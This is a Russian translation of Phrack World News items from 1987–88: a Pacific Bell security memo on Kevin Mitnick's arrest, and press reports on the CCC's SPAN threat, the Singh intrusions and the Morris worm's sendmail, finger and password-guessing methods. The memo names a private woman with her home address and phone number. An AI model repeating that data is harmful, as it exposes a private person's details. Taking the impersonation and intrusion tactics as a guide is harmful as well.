В прошлом выпуске я повторно опубликовал памятные записки службы безопасности Pacific Bell. В первой из них фигурировал «Kevin Hacker», которого я теперь раскрываю как Кевина Митника. Первоначальная цель состояла в защите анонимности упомянутого хакера, но теперь, когда он обрёл публичную известность, причин скрывать его личность больше нет.

Следующая памятная записка службы безопасности Pacific Bell изначально публиковалась в Phrack World News, выпуск XXI/1. В этой версии достоверная информация сохранена в полном объёме.

---

14 мая 1987 года Отдел электронных операций получил судебный ордер, обязывающий Pacific Bell установить ловушки на телефонные номера, закреплённые за компанией «Santa Cruz Operations». Ордер был выдан с целью установить номер телефона, с которого некое лицо незаконно проникало в компьютер Santa Cruz Operations и похищало информацию.

28 мая 1987 года один телефонный номер был пять раз зафиксирован при незаконном проникновении в компьютер Santa Cruz Operations. Исходящий номер — 805-495-6191, зарегистрированный на Бонни Вителло, 1378 E. Hillcrest Drive, кв. 404, Таузенд-Окс, Калифорния.

3 июня 1987 года по адресу 1378 E. Hillcrest Drive, кв. 404, Таузенд-Окс, Калифорния был проведён обыск. Жильцы квартиры отсутствовали; ими оказались Бонни Вителло, программист General Telephone, и Кевин Митник, известный компьютерный хакер. Внутри были обнаружены три компьютера, многочисленные дискеты и несколько руководств по компьютерным системам General Telephone.

Кевин Митник несколько лет назад был арестован за взлом компьютеров Pacific Bell, UCLA и Hughes Aircraft Company. На момент ареста он был несовершеннолетним. Впоследствии Кевин Митник был вновь задержан за компрометацию базы данных Santa Cruz Operations.

Дискеты, изъятые при обыске, выявили причастность Митника к взлому UNIX-операционных систем Pacific Bell и других баз данных. На дисках было задокументировано следующее:

• Компрометация Митником всех компьютеров SCC/ESAC Южной Калифорнии. На них хранились имена, логины, пароли и домашние номера телефонов сотрудников ESAC Северной и Южной Калифорнии.
• Коммутируемые номера и документы идентификации цепей для компьютеров SCC и Data Kits.
• Команды для тестирования и захвата линий и каналов транкового тестирования.
• Команды и логины для центров COSMOS в Северной и Южной Калифорнии.
• Команды для прослушивания линий и захвата тонального набора.
• Ссылки на факты выдачи себя за агентов службы безопасности Южной Калифорнии и сотрудников ESAC с целью получения информации.
• Команды для установки завершающих и исходящих ловушек.
• Адреса объектов Pacific Bell и коды доступа электронных дверных замков для следующих центральных офисов Южной Калифорнии: ELSG12, LSAN06, LSAN12, LSAN15, LSAN23, LSAN56, AVLN11, HLWD01, HWTH01, IGWD01, LOMT11 и SNPD01.
• Внутренняя электронная переписка с подробностями о новых процедурах входа/смены паролей и мерах защиты.
• Рабочий файл хакерской программы-дешифратора шифрования UNIX. В случае успеха эта программа позволила бы взламывать любую UNIX-систему по желанию.

Бывший юный компьютерный вундеркинд задержан по новым обвинениям в мошенничестве — 16 декабря 1988

Ким Мёрфи (Los Angeles Times) (адаптировано для настоящей публикации)

Кевину Митнику было 17 лет, когда он впервые взломал компьютерную систему Pacific Bell, тайно направляя трафик через таксофон, чтобы изменять телефонные счета, проникать в другие компьютеры и похитить данные на 200 000 долларов у одной из корпораций Сан-Франциско. Судья по делам несовершеннолетних приговорил Митника к шести месяцам в учреждении для несовершеннолетних.

После освобождения инспектор по условно-досрочному освобождению обнаружила, что её телефон отключён, а телефонная компания не имеет никакой записи об этом. Кредитная история судьи в TRW Inc. была необъяснимым образом изменена. Полицейские компьютерные файлы по делу были получены извне... Митник бежал в Израиль. По возвращении ему предъявили новые обвинения в Санта-Крус: в хищении программного обеспечения, находившегося в разработке компании Microport Systems. Федеральные прокуроры располагают судебным решением, подтверждающим обвинительный приговор по этому делу. Однако в компьютерных базах суда Санта-Крус записи о приговоре нет.

В четверг Митнику, которому теперь 25 лет, были предъявлены обвинения по двум уголовным делам: в причинении ущерба компьютерам DEC на сумму 4 миллиона долларов, краже сверхсекретной системы компьютерной безопасности и несанкционированном получении кодов дальней связи MCI через университетские компьютеры в Лос-Анджелесе, Калифорния, и Англии.

Магистрат США принял беспрецедентное решение о заключении Митника под стражу без права на залог, постановив, что, вооружившись клавиатурой, он представляет угрозу для общества. «Масштаб случившегося настолько огромен, что мы пытаемся лишь разобраться, что именно он сделал», — сказал помощник прокурора США. «Мы считаем, что этот человек очень, очень опасен, и его необходимо задержать и изолировать от компьютеров».

Следователи Полицейского департамента Лос-Анджелеса и ФБР говорят, что только сейчас начинают складывать картину о Митнике и его предполагаемых высокотехнологичных похождениях. «Он на несколько уровней выше того, кого принято называть компьютерным хакером», — сказал детектив Джеймс К. Блэк, руководитель отдела по расследованию компьютерных преступлений LAPD. «Он начинал с настоящего жгучего любопытства к компьютерам, выходящего за рамки персональных машин... Он рос вместе с технологией».

Митнику предъявлено обвинение по двум статьям о компьютерном мошенничестве. Это дело считается первым в стране, рассматриваемым в рамках федерального закона, криминализирующего несанкционированный доступ к межгосударственным компьютерным сетям в преступных целях. Федеральные прокуроры также получили судебный ордер, ограничивающий телефонные звонки Митника из тюрьмы, — опасаясь, что он может получить доступ к компьютеру по телефонным линиям.

Опасный виртуоз клавиатуры — 20 декабря 1988

ЛОС-АНДЖЕЛЕС (UPI) — В беспрецедентном решении осуждённый компьютерный хакер был в четверг помещён под стражу без права залога по новым обвинениям в незаконном получении доступа к секретной компьютерной информации Лидского университета в Англии и корпорации Digital Equipment.

Кевин Дэвид Митник, 25 лет, из Панорама-Сити, фигурирует в двух отдельных уголовных делах, обвиняющих его в компьютерном мошенничестве. Помощник прокурора США Леон Уэйдман заявил, что добиваться заключения под стражу в подобных делах — редкость, однако он считает Митника «очень, очень опасным» человеком, которого «необходимо держать подальше от компьютеров».

Магистрат США Венетта Тасноупулос удовлетворила ходатайство о заключении под стражу без залога после того, как Уэйдман сообщил ей, что с 1982 года Митник также получал доступ к внутренним записям Полицейского департамента Лос-Анджелеса, корпорации TRW и Pacific Telephone.

«Он мог позвонить и получить доступ ко всему миру», — сказал Уэйдман.

Уэйдман рассказал, что Митник провёл шесть месяцев в учреждении для несовершеннолетних за кражу компьютерных руководств из офиса Pacific Telephone в долине Сан-Фернандо и использование таксофона для уничтожения данных на 200 000 долларов в файлах одной из северокалифорнийских компаний.

Впоследствии Митник проник в файлы TRW Corporation и изменил кредитную историю нескольких людей, в том числе своего инспектора по условно-досрочному освобождению, сообщил Уэйдман.

По его словам, Митник также прибегнул к уловке, чтобы узнать имя полицейского детектива, расследовавшего его дело, когда он учился в колледже Пирса: позвонил декану в 3 часа ночи, представился охранником кампуса, сообщил о якобы происходящей краже компьютера и попросил сообщить имя детектива, занимавшегося предыдущими инцидентами.

Прокурор также сообщил, что Митник получал доступ к компьютерным данным полицейского управления и выдавал себя за полицейских офицеров и судей с целью получения информации.

По одному из дел Митнику предъявлены обвинения в использовании компьютера в пригороде Калабасас для несанкционированного доступа к данным Лидского университета в Англии. Кроме того, он якобы изменил записи о расходах на дальнюю связь, понесённых в ходе этой деятельности, с целью скрыть следы.

Второе дело обвиняет Митника в краже проприетарного программного обеспечения Digital Equipment Corporation стоимостью более 1 миллиона долларов, предназначенного для защиты безопасности компьютерных данных. Предположительно, похищенные данные Митник хранил на компьютере Университета Южной Калифорнии.

В аффидавите, поданном в поддержку обвинений, указано, что несанкционированные вторжения в компьютеры Digital обошлись компании более чем в 4 миллиона долларов — с учётом простоев, восстановления файлов и потерянного рабочего времени сотрудников.

Оператор ЭВМ в компании Voluntary Plan Assistance в Калабасасе, обрабатывающей заявки на пособия по нетрудоспособности для частных фирм, сообщил следователям, что позволил своему другу несанкционированно использовать компьютер компании. С этого терминала Митник получил доступ к объектам Digital в США и за рубежом, говорится в аффидавите.

Судьба Кевина Митника теперь в руках суда, и только время покажет, что ждёт этого пугающе искусного компьютерного хакера.

Угроза «троянским конём» сработала — 10 февраля 1988

На неделе, предшествовавшей 10 февраля 1988 года, Chaos Computer Club Западного Берлина объявил, что собирается активировать троянские программы, ранее внедрённые в различные компьютеры Сети анализа космической физики (SPAN). По всей видимости, целью активации «троянцев» было повергнуть сеть в хаос — и, к сожалению, угроза, при помощи многочисленных внутренних «пособников» в SPAN, достигла своего. Прежде чем кто-либо из SPAN возразит в духе «Вздор, никаких троянских программ они не активировали» — угроза как таковая сработала.

Именно так: последнюю неделю SPAN функционировала в качестве сети весьма неудовлетворительно. Слишком многие из входящих в неё машин отключили сетевые коммуникации (или по меньшей мере существенно снизили связность) — специально во избежание возможной активации «троянцев» (упомянутые «пособники» — это системные и сетевые администраторы, впавшие в панику от одной угрозы). Это весьма примечательно (не говоря уже об удручающем характере) по ряду причин:

1. Снизив сетевую активность, SPAN продемонстрировала, что CCC действительно располагает возможностью нарушить работу сети (даже если никаких троянских программ в ней на самом деле нет).
2. С момента взломов, которые могли бы позволить установить «троянцев», вышел новый выпуск VMS (v4.6), предполагающий замену BCEX образов, поставляемых DEC. Установка новой версии VMS была прекрасным поводом очистить систему от любых возможных троянских программ.
3. Помимо того что это придало заявлениям CCC убедительности, реакция SPAN на угрозу выглядит несколько нелепо, поскольку оставляет открытым вопрос: «Что произойдёт, если CCC активирует троянские программы без предварительной пресс-конференции?»

Прятаться от проблемы не помогает никак — это лишь ставит SPAN (и NASA) в глупое положение.

Информация предоставлена Карлом Дж. Людиком и Фредериком М. Корцем

Это блестящий пример самосбывающегося пророчества. Объявление Chaos Computer Club об активации своих «троянцев» в Сети анализа космической физики (SPAN) наглядно демонстрирует мощь слухов — подкреплённых правдоподобием. Им не нужно было ничего делать. Небо не

должно было рухнуть. Нервные управляющие сами нанесли ущерб за CCC, поверив в реальность угрозы. Пророчество исполнилось.

«Тем больше им чести!»

:Knight Lightning

TCA добивается конфиденциальности в корпоративных сетях — 19 октября 1988

Кэти Чин Леонг (Computerworld Magazine)

САН-ДИЕГО — По мере того как всё больше конфиденциальных данных циркулирует в компьютерных сетях, пользователи всё острее обеспокоены тем, в какой мере эта информация защищена от дочерних компаний операторов Bell (BOC) и компаний дальней связи, предоставляющих услуги передачи данных.

Эти опасения побудили Телекоммуникационную ассоциацию (TCA) и крупных корпоративных пользователей сетей обратиться в Федеральную комиссию по связи (FCC) с требованием чётко определить, какие именно сетевые данные доступны этим поставщикам.

Пользователи с крупными сетями — в частности, банки и страховые компании — обеспокоены тем, что даже публично известные сведения о маршрутизации цепи могут быть использованы в ненадлежащих целях. «Мы не хотим, чтобы такие компании, как AT&T, использовали нашу информацию, а затем конкурировали против нас», — сказал Лиланд Фонг, сетевой планировщик Visa International в Сан-Франциско. Пользователи добиваются от FCC разработки свода правил и норм, исключающих злоупотребление информацией.

Ключевым понятием является термин «собственная сетевая информация клиента» (CPNI), охватывающий данные пакетной передачи, адресную и цепочечную информацию, а также статистику трафика в сетях. В соответствии с правилами FCC по Computer Inquiry III, операторы дальней связи и Bell, — в частности, их маркетинговые подразделения, — вправе получать доступ к CPNI своих клиентов, если только сами клиенты не потребовали конфиденциальности. Чего добивается его организация, по словам президента TCA Джерри Эпплби, — это чтобы FCC чётко определила, что именно подпадает под понятие CPNI.

Фонг добавил, что при отсутствии гарантий пользователи оказываются в полной зависимости от операторов Bell и поставщиков услуг дальней связи. Такие сведения, как модели звонков клиентов, могут использоваться операторами в собственных конкурентных целях. «В настоящее время контроль над CPNI отсутствует, и пользователям необходимо увидеть конкретные действия», — сказал Фонг.

Распространить обеспокоенность

На встрече в рамках выставки TCA официальные лица ассоциации и правительственный комитет связи провели переговоры с AT&T по данному вопросу; группа также намерена донести свою позицию до других поставщиков.

Эпплби подчеркнул, что эта проблема касается не только сетевых менеджеров, но и компании в целом. В начале месяца несколько банков, в том числе Chase Manhattan Bank и Security Pacific National Bank, а также компании кредитных карт встретились с FCC, призвав выработать стандартное определение CPNI, сообщил Эпплби.

Хотя информация о клиентах в целом считается конфиденциальной, она доступна оператору связи, предоставляющему линию. Эти данные также доступны маркетинговым подразделениям данного поставщика, если только компания не потребует конфиденциальности. Фонг отметил, что никакого нормативного запрета на передачу этих данных дочерним структурам не существует.

Хакер предположительно читал почту бельгийского премьера — 22 октября 1988

Из Los Angeles Times

БРЮССЕЛЬ (AP) — Премьер-министр Бельгии Вилфрид Мартенс в пятницу распорядился провести расследование в связи с сообщениями о том, что компьютерный хакер просматривал его электронные файлы и файлы других членов кабинета министров.

Газета De Standaard сообщила, что некий мужчина в течение трёх месяцев просматривал электронную почту Мартенса и другие материалы, в том числе секретные сведения об убийстве британского солдата Ирландской республиканской армией в Остенде в августе, используя персональный компьютер.

По словам газеты, на этой неделе мужчина показал одному из её репортёров, как он взломал компьютер, используя пароль Мартенса из девяти букв, цифр и знаков препинания. «Более того, в ходе демонстрации он наткнулся на ещё одного "взломщика"... с которым кратко пообщался» по компьютеру, сообщила газета.

Полиция нашла хакера, взломавшего 200 компьютеров — 24 октября 1988

Лондон (New York Times) — Полиция сообщила вчера, что обнаружила и допросила 23-летнего мужчину, который в течение последних пяти лет использовал компьютерные сети для проникновения в более чем 200 военных, корпоративных и университетских систем в Европе и США.

Мужчине были заданы вопросы в связи с предполагаемой попыткой шантажа производителя компьютеров, однако представитель Скотленд-Ярда заявил, что доказательств для возбуждения дела недостаточно. Он был отпущен.

Мужчина — Эдвард Остин Сингх, безработный, — по имеющимся данным, сообщил полиции, что поддерживал контакты с другими компьютерными «хакерами» в США и Западной Германии, использующими коммуникационные сети для преодоления систем защиты военных объектов.

По словам полиции, мотивом Сингха было лишь желание доказать, что проникновение в военные системы возможно, и, судя по всему, шпионажа он не осуществлял.

Лондонская полиция начала расследование после того, как мужчина обратился к производителю компьютеров. По имеющимся данным, он потребовал у компании 5250 долларов в обмен на раскрытие способа проникновения в её компьютерную сеть.

Компания ничего не заплатила, и лондонская полиция вычислила подозреваемого, прослушивая его телефонные переговоры после того, как фирма уведомила Скотленд-Ярд.

Хакер из Университета Суррея — 10 ноября 1988

В Великобритании в последнее время много говорили об аресте хакера в Университете Суррея. Публиковались репортажи о расследовании, которое вёл Отдел по расследованию тяжких преступлений Скотленд-Ярда совместно с Секретной службой США, а также широко обсуждалась несостоятельность законодательства в части сетевого хакерства. На сегодняшний день ему предъявлены обвинения лишь в правонарушениях, связанных с несанкционированным (физическим) проникновением на территорию университетских зданий.

Интервью с этим человеком — Эдвардом Остином Сингхом — показало, что его методы были основаны на программе, вынуждавшей пользователей неосознанно раскрывать свои пароли. «Я написал программу, использовавшую уязвимость, которая позволяла мне подключаться к коммутируемому узлу. Я всегда делал это по телефону, никогда — через сеть. У коммутируемого узла тоже есть адрес, и я звонил напрямую на него. Я вызывал коммутируемый узел через сеть и повторял это снова и снова до соединения. Это происходило каждые 30 секунд. Это позволяло мне подключаться к коммутируемому узлу одновременно с легитимным пользователем — случайным образом. После этого я эмулировал систему».

Обычно он запускал эту программу ночью и специализировался на взломе компьютерных систем Prime. «Я собирал около 40 паролей и идентификаторов в час. Мы так получали военные материалы — наряду с коммерческими и академическими», — утверждает он. Это позволило ему получить информацию из более чем 250 систем по всему миру и, по его словам, выйти на связь с подпольной хакерской сетью для «доступа практически к каждой отдельной компьютерной системе, подключённой к сети в США, — тысячам и тысячам из них, среди которых было много американских производителей вооружений».

В статье говорится, что «компания Prime Computers до сих пор отказывается комментировать его обращение к ним или предполагаемое проникновение в их компьютерные системы вплоть до завершения расследования Секретной службой США».

Информация предоставлена Брайаном Рэнделлом

Компьютерная сеть нарушена «вирусом»


```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN         P h r a c k   W o r l d   N e w s       PWN
PWN         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
PWN                 Issue XXII/Part 2               PWN
PWN                                                 PWN
PWN            Created by Knight Lightning          PWN
PWN                                                 PWN
PWN               Written and Edited by             PWN
PWN          Knight Lightning and Taran King        PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```


---

3 ноября 1988 года

Автор: John Markoff (New York Times)

В результате вторжения, поставившего под сомнение надёжность защиты компьютеров страны, общенациональная информационная сеть Министерства обороны была выведена из строя с вечера среды стремительно распространяющейся программой-«вирусом», по всей видимости, запущенной студентом-компьютерщиком в ходе злоумышленного эксперимента.

Программа размножалась по компьютерной сети, создавая сотни копий на каждой достигнутой машине и тем самым фактически засоряя системы, связывающие тысячи военных, корпоративных и университетских компьютеров по всей стране, и лишая их возможности выполнять какую-либо дополнительную работу. Считается, что вирус не уничтожил никаких файлов.

К позднему вечеру четверга эксперты по компьютерной безопасности называли вирус крупнейшей атакой на компьютеры страны в истории.

«Главная проблема в том, что сравнительно безобидная программа способна фактически поставить всё наше компьютерное сообщество на колени и удерживать его в таком положении довольно долго», — заявил Чак Коул, заместитель руководителя службы компьютерной безопасности Национальной лаборатории имени Лоуренса Ливермора в Ливерморе, Калифорния, одного из пострадавших объектов. «Потери окажутся колоссальными».

Клиффорд Столл, эксперт по компьютерной безопасности Гарвардского университета, добавил: «Нет ни одного системного администратора, который не рвал бы на себе волосы. Это создаёт чудовищные головные боли».

Пострадавшие компьютеры обеспечивают рутинную связь между военными чиновниками, исследователями и корпорациями.

Хотя в сетях присутствуют определённые чувствительные военные данные, наиболее секретная информация страны — например, связанная с управлением ядерным оружием — предположительно вирусом затронута не была.

Компьютерные вирусы получили своё название по аналогии с биологическими вирусами. Вирус — это программа, то есть набор инструкций для компьютера, которая намеренно помещается на дискету, предназначенную для использования с компьютером, либо вводится в момент, когда компьютер общается по телефонным линиям или через сети передачи данных с другими компьютерами.

Такие программы способны копировать себя в главное программное обеспечение компьютера — операционную систему — как правило, не привлекая к себе никакого внимания. Оттуда программа может передаваться на другие компьютеры.

В зависимости от намерений создателя программа может выводить на экран провокационное, но в остальном безвредное сообщение. Или же она может планомерно уничтожать данные в памяти компьютера.

По всей видимости, вирусная программа стала результатом эксперимента студента-аспиранта факультета информатики, который пытался тайно внедрить то, что считал безвредным вирусом, в компьютерную сеть Arpanet, используемую университетами, военными подрядчиками и Пентагоном, с расчётом на то, что программа останется незамеченной.

Человек, представившийся знакомым студента, сообщил в телефонном звонке в New York Times, что эксперимент пошёл не так из-за небольшой программной ошибки, которая заставила вирус размножаться по военной сети в сотни раз быстрее, чем планировалось.

Звонивший, отказавшийся назвать себя или программиста, сказал, что студент осознал свою ошибку вскоре после того, как запустил программу, и теперь в ужасе от последствий.

Пресс-секретарь Агентства оборонных коммуникаций Пентагона, создавшего экстренный центр для решения проблемы, заявил, что версия звонившего является «правдоподобным объяснением произошедшего».

В среду вечером, по мере распространения вируса, компьютерные эксперты начали масштабную борьбу с захватчиком.

Представитель Агентства оборонных коммуникаций в Вашингтоне подтвердил атаку, сообщив: «Вирус обнаружен на нескольких хост-компьютерах, подключённых к Arpanet и несекретной части оборонной сети передачи данных, известной как Milnet».

По его словам, в настоящее время разрабатываются исправления уязвимостей безопасности, которые были использованы вирусом.

Сеть передачи данных Arpanet была создана в 1969 году и предназначена для обмена электронными сообщениями, программами и данными — такими как проектная информация, бюджетные прогнозы и результаты исследований — между учёными-компьютерщиками.

В 1983 году сеть была разделена, и вторая сеть, получившая название Milnet, была зарезервирована для военных коммуникаций с более высоким уровнем секретности. Однако считается, что Milnet не обрабатывает наиболее засекреченную военную информацию, включая данные, связанные с управлением ядерным оружием.

Сети Arpanet и Milnet подключены к сотням гражданских сетей, связывающих компьютеры по всему миру.

Поступали сообщения о появлении вируса в сотнях точек на обоих побережьях: на Восточном побережье — в компьютерах Массачусетского технологического института, Гарвардского университета, Военно-морской исследовательской лаборатории в Мэриленде и Университета Мэриленда; на Западном побережье — в Исследовательском центре Эймса NASA в Маунтин-Вью, Калифорния; в Национальных лабораториях Лоуренса Ливермора; Стэнфордском университете; SRI International в Менло-Парке, Калифорния; кампусах Университета Калифорнии в Беркли и Сан-Диего, а также в Командовании военно-морских океанических систем в Сан-Диего.

Представитель Командования военно-морских океанических систем сообщил, что его компьютерные системы подверглись атаке в среду вечером, и вирус вывел из строя многие из них, перегрузив их. По его словам, программисты объекта по-прежнему работали над устранением проблемы спустя более 19 часов после первоначального инцидента.

Неизвестный звонивший сказал, что вирус Arpanet был задуман просто для того, чтобы тайно «жить» в сети Arpanet, медленно копируя себя с компьютера на компьютер. Однако поскольку разработчик не до конца понимал принцип работы сети, программа стремительно скопировала

себя тысячи раз с машины на машину.

Эксперты, разобравшие программу по частям, заявили, что она написана с выдающимся мастерством и использует три уязвимости системы безопасности сети Arpanet. [Нет. На самом деле UNIX.] Конструкция вируса включала программу для кражи паролей с последующей маскировкой под легитимного пользователя, чтобы скопировать себя на удалённую машину.

Эксперты по компьютерной безопасности отметили, что этот эпизод наглядно продемонстрировал уязвимость компьютерных систем и что подобные инциденты будут повторяться снова и снова, если осведомлённость о рисках компьютерной безопасности не возрастёт.

«Это была авария, которая должна была произойти; мы её заслужили», — сказал Джеффри Гудфеллоу, президент Anterior Technology Inc. и эксперт в области компьютерных коммуникаций.

«Нам было необходимо что-то подобное, чтобы образумиться. Мы уделяли слишком мало внимания собственной защите».

Питер Нойманн, эксперт по компьютерной безопасности из SRI International Inc. в Менло-Парке, заявил: «До сих пор известные нам катастрофы были относительно незначительными. Потенциал для весьма масштабных разрушений весьма существенен».

«В большинстве известных нам случаев ущерб был виден немедленно. Но если задуматься о последствиях скрытых программ, атаки могут продолжаться — и вы можете никогда об этом не узнать».

Вирусная атака

6 ноября 1988 года

Из Philadelphia Inquirer (Inquirer Wire Services)

ИТАКА, штат Нью-Йорк. Аспирант Корнеллского университета, отец которого является одним из ведущих правительственных экспертов по компьютерной безопасности, подозревается в создании «вируса», замедлившего работу тысяч компьютеров по всей стране, — об этом сообщили вчера официальные представители университета.

Университет Лиги Плюща объявил, что проводит расследование компьютерных файлов 23-летнего Роберта Т. Морриса-младшего, пока эксперты по всей стране оценивали несанкционированную программу, которая в среду была внедрена в военную и университетскую систему и заблокировала её на 24 часа. Вирус замедлил работу примерно 6 000 компьютеров, размножаясь и занимая оперативную память, однако, по имеющимся данным, данные он не уничтожал.

М. Стюарт Линн, вице-президент Корнелла по информационным технологиям, сообщил вчера, что файлы Морриса, по всей видимости, содержат пароли, дающие ему несанкционированный доступ к компьютерам Корнеллского и Стэнфордского университетов.

«Мы также обнаружили, что в аккаунте Морриса содержится список паролей, во многом совпадающий с теми, что были найдены в вирусе», — сказал он на пресс-конференции.

Хотя у Морриса «имелись пароли, на которые он явно не имел права», Линн подчеркнул: «Из наличия этих файлов мы не можем заключить, что именно он несёт ответственность».

Пресс-секретарь ФБР Лейн Беттс сообщил, что ведомство расследует возможные нарушения федеральных законов.

Моррис, студент первого года докторантуры по информатике, имеет репутацию опытного хакера и вполне способен написать подобную программу, заявил преподаватель Корнелла Декстер Козен.

Когда вчера у него дома в Арнольде, штат Мэриленд, удалось связаться с Робертом Т. Моррисом-старшим, главным учёным Национального центра компьютерной безопасности в Бетесде, штат Мэриленд, он отказался сообщить, где находится его сын, и комментировать дело.

Старший Моррис широко известен своими работами по безопасности операционной системы Unix — той самой, против которой была направлена вирусная программа. Он получил широкую известность благодаря написанной им программе для расшифровки паролей, открывающих пользователям доступ к компьютерам.

Новые подробности о хакерской атаке на Philips France в 1987 году

7 ноября 1988 года

Немецкий телевизионный журнал сообщил (на прошлой неделе), что немецкие хакеры, атаковавшие летом 1987 года несколько компьютерных систем и сетей (в том числе NASA, SPANET, компьютеры ЦЕРН, именуемые «европейским хакерским центром», а также компьютеры Philips France и Thompson-Brandt/France), похитили чертежи и планы конструкции чипа MegaBit, разрабатывавшегося в лабораториях Philips. Единственная доступная информация состоит в том, что в распоряжении репортёров имеется подробная графическая документация с деталями конструкции MegaBit.

Очевидно, привлечь виновных к уголовной ответственности крайне затруднительно, поскольку немецкое законодательство не распространяется на французские предприятия. Более того, немецкое законодательство в принципе может оказаться неприменимым, так как его предпосылка — наличие у компьютерной системы PHILIPS «специальных механизмов защиты» — может не выполняться. По всей видимости, система была защищена лишь идентификатором пользователя и паролем, что не является достаточной защитой (и не оказалось ею).

Судя по всему, нападавшие обладали значительно большими знаниями и инструментами (например, специализированными графическими терминалами и плоттерами, специальным программным обеспечением), чем «обычный хакер». Существуют предположения, что эти хакеры были шпионами, а не членами Chaos Computer Club (CCC), который первоначально обвинялся в атаке. Более того, ведущие члены CCC, один из которых был задержан в связи с атакой, очевидно, не обладают достаточными знаниями для работы с подобными системами.

Информация предоставлена
Klaus Brunnstein, Гамбург, ФРГ

Компьютерный затор: как это произошло

8 ноября 1988 года

Автор: John Markoff (New York Times)

Учёные-компьютерщики, изучившие программу-нарушитель, на прошлой неделе прокатившуюся по многим компьютерным сетям страны, утверждают, что захватчик на самом деле представляет собой новый тип полезного программного обеспечения, разработанного для компьютерных сетей.

Программы того же класса могут использоваться для объединения компьютеров, разбросанных по всему миру, и их одновременной совместной работы.

Они также могут диагностировать неисправности в сети, выполнять масштабные вычисления на многих машинах одновременно и выступать в роли скоростных посыльных.

Но именно эта возможность привела к тому, что тысячи компьютеров в университетах, военных учреждениях и корпоративных исследовательских центрах зависли и остановили систему Arpanet Министерства обороны, когда незаконная версия программы начала взаимодействовать непредвиденным образом.

«Это очень мощный инструмент для решения задач», — сказал Джон Ф. Шох, эксперт по компьютерам, изучавший подобные программы. «Как и большинство инструментов, он может быть использован не по назначению, и я думаю, перед нами пример того, как кто-то злоупотребил и неправильно использовал инструмент».

Программа, написанная как «хитроумный хак» Робертом Тэппаном Моррисом, 23-летним аспирантом факультета информатики Корнеллского университета, изначально задумывалась как безвредная. Она должна была копировать себя с компьютера на компьютер через Arpanet и просто прятаться в компьютерах. Цель? Просто доказать, что это возможно.

Но в силу случайного сбоя программа вместо этого размножалась столь часто, что компьютеры сети быстро оказались перегружены.

Из интервью с учёными-компьютерщиками, изучавшими отключение сети, и с друзьями Морриса удалось восстановить картину произошедшего.

Программа была запущена в прошлую среду вечером с компьютера в лаборатории искусственного интеллекта Массачусетского технологического института. Моррис сидел за своим терминалом в Корнелле в Итаке, штат Нью-Йорк, однако вошёл в систему машины в MIT. Оба — его терминал и машина MIT — были подключены к Arpanet, компьютерной сети, связывающей исследовательские центры, университеты и военные базы.

Используя функцию Arpanet под названием Sendmail для обмена сообщениями между пользователями компьютеров, он внедрил свою программу-нарушитель. Та немедленно воспользовалась лазейкой в Sendmail на нескольких компьютерах Arpanet.

Как правило, Sendmail используется для передачи электронных сообщений с машины на машину по всей сети, помещая их в личные файлы.

Однако программист, написавший Sendmail три года назад, оставил в программе тайный «чёрный ход», чтобы облегчить себе работу. Он позволял отправлять любую программу, написанную на языке программирования C, как обычное сообщение.

Таким образом, вместо того чтобы программа попадала только в личные файлы, она могла также быть отправлена во внутренние управляющие программы компьютера, которые запускали бы новую программу. Лишь небольшая группа экспертов — в их числе Моррис — знала о существовании этого «чёрного хода».

Разбирая программу Морриса впоследствии, компьютерные эксперты обнаружили, что она элегантно использовала «чёрный ход» Sendmail несколькими способами, копируя себя с компьютера на компьютер и задействуя ещё два дополнительных механизма безопасности для проникновения в новые машины.

Захватчик начал своё путешествие как программа, написанная на языке C. Но он также включал два «объектных», или «бинарных», файла — программы, которые можно было запускать непосредственно на машинах Sun Microsystems или компьютерах Digital Equipment VAX без какой-либо дополнительной трансляции, что ещё больше облегчало заражение.

Один из этих бинарных файлов был способен угадывать пароли пользователей на только что заражённом компьютере. Это позволяло более широко распространять программу-нарушителя.

Для угадывания пароля программа сначала считывала список пользователей на целевом компьютере, а затем планомерно перебирала их имена, варианты написания этих имён или список наиболее распространённых паролей. Угадав пароль, программа входила в систему компьютера и использовала полученные привилегии для получения доступа к дополнительным компьютерам в системе Arpanet.

Программа Морриса также была написана с использованием ещё одной лазейки. Программа Arpanet под названием Finger позволяла пользователям удалённого компьютера узнавать, когда пользователь другой сетевой машины последний раз входил в систему. Из-за ошибки, или бага, в Finger Моррис смог использовать эту программу как рычаг для дальнейшего взлома компьютерной защиты.

Дефект в Finger, широко известный в кругах специалистов, открывает пользователю доступ к центральным управляющим программам компьютера при отправке чрезмерно длинного сообщения в Finger. Поэтому, отправив такое сообщение, программа Морриса получала доступ к этим управляющим программам, что позволяло ей ещё шире распространяться.

Программа-нарушитель делала и другие вещи. Например, каждая копия регулярно сигнализировала о своём местонахождении обратно по сети на компьютер в Калифорнийском университете в Беркли. Один из друзей Морриса сказал, что это было сделано, чтобы ввести в заблуждение исследователей и заставить их думать, что программа-нарушитель возникла в Беркли.

Программа содержала ещё один сигнальный механизм, ставший её ахиллесовой пятой и приведший к её обнаружению. Она отправляла запрос новому компьютеру, чтобы выяснить, был ли тот заражён. Если нет, программа копировала себя на этот компьютер.

Однако Моррис рассудил, что другой эксперт может нейтрализовать его программу, отправив правильный ответный сигнал. Чтобы предотвратить это, Моррис запрограммировал своего захватчика таким образом, что один раз из каждых десяти при отправке запроса программа копировала себя на новую машину вне зависимости от ответа.

Выбор соотношения 1 к 10 оказался катастрофическим, поскольку он был слишком велик. Следовало использовать соотношение 1 к 1 000 или даже 1 к 10 000, чтобы захватчик мог оставаться незамеченным.

Но поскольку скорость передачи данных в Arpanet очень высока, незаконная программа Морриса за считанные минуты отразилась по всей сети туда-обратно, копируя и перекопируя себя сотни или тысячи раз на каждой машине, в конечном счёте застопорив компьютеры и заблокировав всю сеть.

После запуска программы в среду вечером Моррис оставил терминал на час. Когда он вернулся, повсеместная блокировка Arpanet была уже в разгаре, и он немедленно увидел хаос, который сам же и устроил. В течение нескольких часов системным администраторам стало ясно, что с Arpanet происходит что-то серьёзно неладное.

К четверговому утру многие уже знали, что произошло, усиленно очищали свои системы от захватчика и предупреждали коллег отключиться от сети. Они также вносили изменения в Sendmail и проводили другие доработки внутреннего программного обеспечения, чтобы не допустить новых вторжений.

Программа-захватчик угрожала не всем компьютерам в сети. Она была нацелена только на компьютеры Sun и Digital Equipment, работающие под управлением версии операционной системы Unix, написанной в Калифорнийском университете в Беркли. Другие компьютеры Arpanet, использующие иные операционные системы, не пострадали.

